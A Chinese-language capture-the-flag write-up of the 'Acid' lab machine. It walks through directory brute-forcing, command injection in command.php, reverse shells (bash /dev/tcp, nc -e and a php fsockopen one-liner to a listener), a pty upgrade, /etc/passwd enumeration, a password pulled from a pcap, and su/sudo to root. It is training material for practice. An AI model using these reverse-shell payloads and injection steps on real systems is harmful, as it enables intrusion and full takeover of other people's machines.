










• 步骤7: 继续暴破发现的Magic_Box目录: 发现1ow.php, command.php



• 步骤8: 访问 low. php是个空页面,访问 command. php,发现命令执行界面:




可执行系统命令, 输入192.168.128.102; id 查看burpsuit的response发现id命令执行成功。



获取shell

• 步骤9: 利用php反弹shell。Windows开启nc, 监听4444端口:




为避免转义和中断,在get、post请求中输入payload需要进行url编码。尝试bash反弹 shell、nc反弹shell,如下payload都失败:


bash -i >& /dev/tcp/192.168.64.1/4444 0>&1

nc -e /bin/bash -d 192.168.128.102 4444

通过php反弹shell成功,将如下payload进行URL编码后,在burp中发送:

php -r '\$sock=fsockopen("192.168.128.102",4444);exec("/bin/sh -i <&3 >&3 2>&3");'





nc成功接收反弹shell1:

```
C:\Users\Administrator\Desktop\天火\natcat>nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.107] from (UNKNOWN) [192.168.1.107] 53877
/bin/sh: 0: can't access tty; job control turned off
$ 1s
command.php
command.php.save
command2.php.save
command2.php.save.1
low.php
proc
tails.php
$
```

但是无法执行su命令, 回显su: must be run from a terminal 需要一个终端。没有想出办法, 最终google了一下, 找到答案: 用python调用本地的shell, 命令:

echo "import pty; pty. spawn('/bin/bash')" > /tmp/asdf.py



执行su成功:

```
_ D X
■ 管理员: C:\Windows\system32\cmd.exe - nc -lvnp 4444
C:\Users\Administrator\Desktop\天火\natcat>nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.107] from (UNKNOWN) [192.168.1.107] 53877
/bin/sh: 0: can't access tty; job control turned off
$ ls
command. php
command.php.save
command2.php.save
command2.php.save.1
low. php
proc
tails.php
$ su
su: must be run from a terminal
$ echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py
$ python /tmp/asdf.py
www-data@acid:/var/www/html/Challenge/Magic_Box$ su
Password:
```

提升权限

• 步骤10: 查看有哪些的用户 cat /etc/passwd, 发现需要关注的用户有: acid, saman, root

```
www-data@acid:/var/www/html/Challenge/Magic_Box$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
dae n:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:104:systemd Time Synchronization,,,:/run/systemd:/bin/fal
```

```
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:104:systemd Time Synchronization,,,:/run/systemd:/bin/fal
se
systemd-network:x:101:105:systemd Network Management,,,:/run/systemd/netif:/bin/
false
systemd-resolve:x:102:106:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:107:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:110::/home/syslog:/bin/false
messagebus:x:105:112::/var/run/dbus:/bin/false
uuidd:x:106:113::/run/uuidd:/bin/false
dnsmasg:x:107:65534:dnsmasg,,,:/var/lib/misc:/bin/false
ntp:x:108:117::/home/ntp:/bin/false
whoopsie:x:109:118::/nonexistent:/bin/false
acid:x:1000:1000:acid,,,:/home/acid:/bin/bash
mysql:x:111:126:MySQL Server,,,:/nonexistent:/bin/false
saman:x:1001:1001:,,,:/home/saman:/bin/bash
www-data@acid:/var/www/html/Challenge/Magic_Box$ _
```


• 步骤11: 查找每个用户的文件(不显示错误) find / -user acid 2>/dev/null


```
■ 管理员: C:\Windows\system32\cmd.exe - nc -lvnp 4444
www-data@acid:/var/www/html/Challenge/Magic_Box$ find / -user acid 2>/dev/null
</Challenge/Magic_Box$ find / -user acid 2>/dev/null
sbin/raw_vs_isi/hint.pcapng
/bin/pwn_me
bin/pwn_me/chkrootkit.ls
/bin/pwn_me/chkrootkit
bin/pwn me/README.chkwtmp
bin/pwn_me/ACKNOWLEDGMENTS
/bin/pwn me/chkdirs.c
/bin/pwn_me/ifpromisc.c
bin/pwn_me/Makefile
bin/pwn_me/chklastlog.c
/bin/pwn_me/strings.c
/bin/pwn_me/chkwtmp.c
/bin/pwn_me/README.chklastlog
/bin/pwn_me/COPYRIGHT
/bin/pwn_me/chkproc.c
/bin/pwn_me/README
bin/pwn_me/chkutmp.c
bin/pwn_me/check_wtmpx.c
/var/lib/lightdm-data/acid
/var/www/html/Challenge/less
/var/www/html/Challenge/less/style.less
/var/www/html/Challenge/css
/var/www/html/Challenge/css/style.css
/var/www/html/Challenge/css/style.css.save
/var/www/html/index.html
/var/www/html/images
var/www/html/images/bg.jpg
/var/www/html/images/Thumbs.db
 var/www/html/images/wow.jpg
 var/www/html/css
```

发现/sbin/raw_vs_isi/hint.pcapng文件,这是一个网络流量抓包文件,将其拷贝的kali

上, 用Wireshark打开:

只看TCP协议的包,发现saman的密码:1337hax0r





• 步骤12: su提权到saman、root, 获得flag

```
C:\Users\Administrator\Desktop\天火\natcat>nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.107] from (UNKNOWN) [192.168.1.107] 54318
/bin/sh: 0: can't access tty; job control turned off
$ su
su: must be run from a terminal
$ echo "import pty; pty. spawn('/bin/bash')" > /tmp/asdf.py
$ python /tmp/asdf.py
www-data@acid:/var/www/html/Challenge/Magic_Box$ su saman
su saman
Password: 1337haxOr

saman@acid:/var/www/html/Challenge/Magic_Box$ whoami
whoami
saman
saman@acid:/var/www/html/Challenge/Magic_Box$
```

再使用sudo -i 提权到root, 密码同样是1337hax0r, 获得位于root目录的flag.txt。

```
画 管理员: C:\Windows\system32\cmd.exe - nc -lvnp 4444
saman@acid:/var/www/html/Challenge/Magic_Box$ sudo -i
sudo -i
[sudo] password for saman: 1337haxOr
root@acid:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@acid:~# ls
ls
flag. txt
root@acid:~# cat flag.txt
cat flag.txt
Dear HaxOr,
You have successfully completed the challenge.
 hope you like it.
FLAG NAME: "Acid@Makke@HaxOr"
Kind & Best Regards
```

靶场思路回顾

作者的设计思路可参考国外的一篇渗透文章:

http://resources.infosecinstitute.com/acid-server-ctf-walkthrough

主要突破点是:

- 1. 两次目录暴破,第一次暴破出challenge,目录、cake. php、include. php、hacked. php,第二次暴破Magic_Box目录发现command. php。
- 2. 发现命令执行界面后,用php反弹shell,在http中传输需对payload进行url编码。
- 3. su提权需要一个终端,没有经验只能Google解决了。
- 4. 提权的方法是通过查找已知用户的文件,发现其密码,未使用exp或msf提权。

总结

- 1. 主要收获:
- (1)命令执行漏洞可使用php反弹shell,以前都是用bash或nc。
- (2) su提权需要一个终端,使用Python解决。
- (3) 获得shell后, 多多查找各个用户文件, 可能有新发现。
- 2. 踩到的坑:
- (1) 文件包含漏洞, 没找到利用方式, 也找不到上传点, 无法包含获得shell;
- (2) su提权需要一个终端,没有知识储备和经验,依靠高手指导和Google搜索解决。
- (3) index. php页面获得邮件用户名和密码的方法太冷门了,如果不是看国外的教程,自己无法想到。
- (4) 发现目录就暴破下,使用御剑默认字典不行,只能使用OWASP的暴破字典,目录暴破绕过了上面邮件用户名和口令的登录,可以一路暴破到命令执行页面。
- 总之,在没有google搜索和他人的指导下,自己没能独立完成,后续需要开阔思路,多多练习。

遇到的坑:

- 1. 找到flag, 发现是加密的, 根据经验ascII hex 和base 64 转码
- 2. linux下找不到dirbuster的字典 使用命令: locate dirbuster 可以找到字典路径
- 3. 源码中发现Magic Box, 简直太坑
- 4. command. php有命令执行漏洞, IP后面接命令拿到反弹shell
- 5. 拿到shell后,无法执行su命令,于是用python调用本地的shell
- 6. 提权的时候找到了acid的一个文件,用wireshark打开后发现了口令
- 7. 利用得到的口令,可以执行su命令,提权到root拿到flag

来源: https://www.anguanke.com/post/id/105462